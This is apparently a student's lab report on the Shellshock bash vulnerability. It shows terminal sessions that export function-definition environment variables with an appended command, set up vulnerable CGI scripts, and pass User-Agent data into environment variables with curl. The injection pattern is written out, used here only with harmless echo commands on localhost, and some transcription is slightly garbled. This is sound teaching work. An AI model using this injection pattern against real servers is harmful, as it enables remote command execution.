

## Information Security: Shellshock Attack

Name : Chandan N Bhat

PES1201701593


Section H

Shellshock was a very severe vulnerability identified in Bash, that could exploit machines launched remotely or from a local machine.

### Task 1: Experimenting with Bash function

We will export an environment variable and see its effect on the bash.


1. We navigate to cgi-bin directory (/usr/lib/cgi-bin/).



The screenshot shows a terminal window titled "Observer [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
/bin/bash
[09/06/20]seed@Chandan_PES1201701593:~$
[09/06/20]seed@Chandan_PES1201701593:~$
[09/06/20]seed@Chandan_PES1201701593:~$ cd /usr/lib/
[09/06/20]seed@Chandan_PES1201701593:~/lib$
[09/06/20]seed@Chandan_PES1201701593:~/lib$ ls | grep cgi-bin
cgi-bin
[09/06/20]seed@Chandan_PES1201701593:~/lib$ cd cgi-bin/
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ pwd
/usr/lib/cgi-bin
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
```

2. We set an environment variable named foo with its value being body of a function. And declare it in bash as shown below. Then we export the variable foo. Next we open another bash i.e bash\_shellshock and once again use the declare command.




The screenshot shows a terminal window titled "Observer [Running] - Oracle VM VirtualBox". The terminal output is as follows:

```
/bin/bash
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ foo='() { echo "Hello Chandan"; }'
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ echo $foo
() { echo "Hello Chandan"; }
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ declare -f foo
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ export foo
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ bash_shellshock
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ declare -f foo
foo ()
{
    echo "Hello Chandan"
}
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ foo
Hello Chandan
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
```

We observe that on foo as a command, "Hello Chandan" is echoed on the bash. When we declare an environment variable with body of a function as value, it is treated as a normal environment variable in the bash. Thus the declare -f foo command did not print anything on the bash output. But when we export the environment variable and open the vulnerable bash\_shellshock, the child bash inherits all the environment variables from its parent. It parses the environment variables and now treats it as a bash function instead of a normal environment variable due to which it prints "Hello Chandan" when declare in the child bash.

3. Next we unset the environment variable using the unset command. We again set foo as an environment variable with function body as value. We again export this variable. Now when we open the vulnerable bash "bash\_shellshock" we observe that "This is Shellshock vulnerability" is printed on stdout i.e. the command is executed when a child bash is created.



```
Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[09/06/20]seed@Chandan_PES1201701593:~$
[09/06/20]seed@Chandan_PES1201701593:~$ pwd
/home/seed
[09/06/20]seed@Chandan_PES1201701593:~$ cd /usr/lib/cgi-bin/
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ pwd
/usr/lib/cgi-bin
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ foo=() { echo "Hello Chandan"; }'
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ echo $foo
() { echo "Hello Chandan"; }
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ declare -f foo
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ export foo
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ bash_shellshock
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ declare -f foo
foo ()
{
    echo "Hello Chandan"
}
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ foo
Hello Chandan
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ unset foo
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ env | grep foo
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ foo=() { echo "Hello Chandan";};echo "This is shellshock vulnerability"
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ export foo
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ echo $foo
() { echo "Hello Chandan";};echo "This is shellshock vulnerability"
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ bash_shellshock
This is shellshock vulnerability
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
```

If we repeat the same attack on the patched version of bash, as shown below, we observe that no such behaviour is observed thus ensuring that the vulnerability no more exists in the bash. When the child bash is created nothing is executed. If we observe the vulnerable bash converted the variable to a bash function while the patched bash retains it as a variable.

```
Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ env | grep foo
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ foo='() { echo "Hello Chandan"; }; echo "This is ShellShock Vulnerability"'
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ export foo
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ env | grep foo
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ foo=() { echo "Hello Chandan"; }; echo "This is ShellShock Vulnerability"
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$ bash
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/06/20]seed@Chandan_PES1201701593:~/cgi-bin$
```

## Task 2: Setting up CGI programs


Now we will try to launch a shellshock attack on a remote web server. Many CGI programs are written using shell scripts, therefore when a CGI program is executed, a shell program will be first invoked. If it is a vulnerable bash we can exploit the shellshock vulnerability and easily gain privileges on the server.

1. We create a CGI file in `/usr/lib/cgi-bin/` which is the default CGI directory for Apache. This file just prints "Hello Chandan". The first line `#!/bin/bash_shellshock` specifies what shell the program should be invoked to run the script.

```
Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
myprog.cgi (/usr/lib/cgi-bin) - gedit
Open
#!/bin/bash_shellshock
echo "Content-type: text/plain"
echo
echo "Hello Chandan"
```


2. We set its permission to 755 to make it an executable.






```
Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ pwd
/usr/lib/cgi-bin
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ ls
myprog.cgi
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ ls -l myprog.cgi
-rw-r--r-- 1 root root 88 Sep 11 14:26 myprog.cgi
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ sudo chmod 755 myprog.cgi
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ ls -l myprog.cgi
-rwxr-xr-x 1 root root 88 Sep 11 14:26 myprog.cgi
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
```

3. We access the CGI program from the terminal as shown below. We observe that “Hello Chandan” was printed thus indicating that we could invoke the script using curl.



```
Observer [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ pwd
/usr/lib/cgi-bin
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ ls
myprog.cgi
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ curl http://localhost/cgi-bin/myprog.cgi
Hello Chandan
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
```


4. The above can also be seen using a browser by typing the url in the browser as shown below. We replace localhost with the IP of the remote server in real attacks.



### Task 3: Passing data to bash via Environment Variable

To exploit a shellshock vulnerability in bash-based CGI, we need to pass their data to the vulnerable bash program, and data needs to be passed via an environment variable.


1. We use the below CGI program to demonstrate that we can send out an arbitrary string to the CGI program and that string will end up as value of one of the environment variables. The first line of the below code indicates the bash which is the vulnerable version of bash.



```
#!/bin/bash_shellshock


echo "Content-type: text/plain"
echo
echo "***** Environment Variables *****"
strings /proc/$$/environ|
```

2. The last line of the above code prints out all the environment variables in the current process.
3. We make the above CGI program an executable as shown below.



```
/bin/bash
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ ls
myprogt3.cgi
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ sudo gedit myprogt3.cgi
[sudo] password for seed:
(gedit:6631): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any service files
** (gedit:6631): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:6631): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:6631): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:6631): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:6631): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:6631): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:6631): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ ls
myprogt3.cgi
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ sudo chmod 755 myprogt3.cgi
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$ ls -l myprogt3.cgi
-rwxr-xr-x 1 root root 129 Sep 11 16:01 myprogt3.cgi
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
[09/11/20]seed@Chandan_PES1201701593:~/cgi-bin$
```

4. If we run the curl command with -A i.e. USER\_AGENT header equal to some string(data) we observe that it is converted to an environment variable as seen below. We observe that all the HTML headers are converted to environment variables thus even USER\_AGENT="Malicious data" will be set. Thus we observe that data from a remote user can get into environment variables.




```
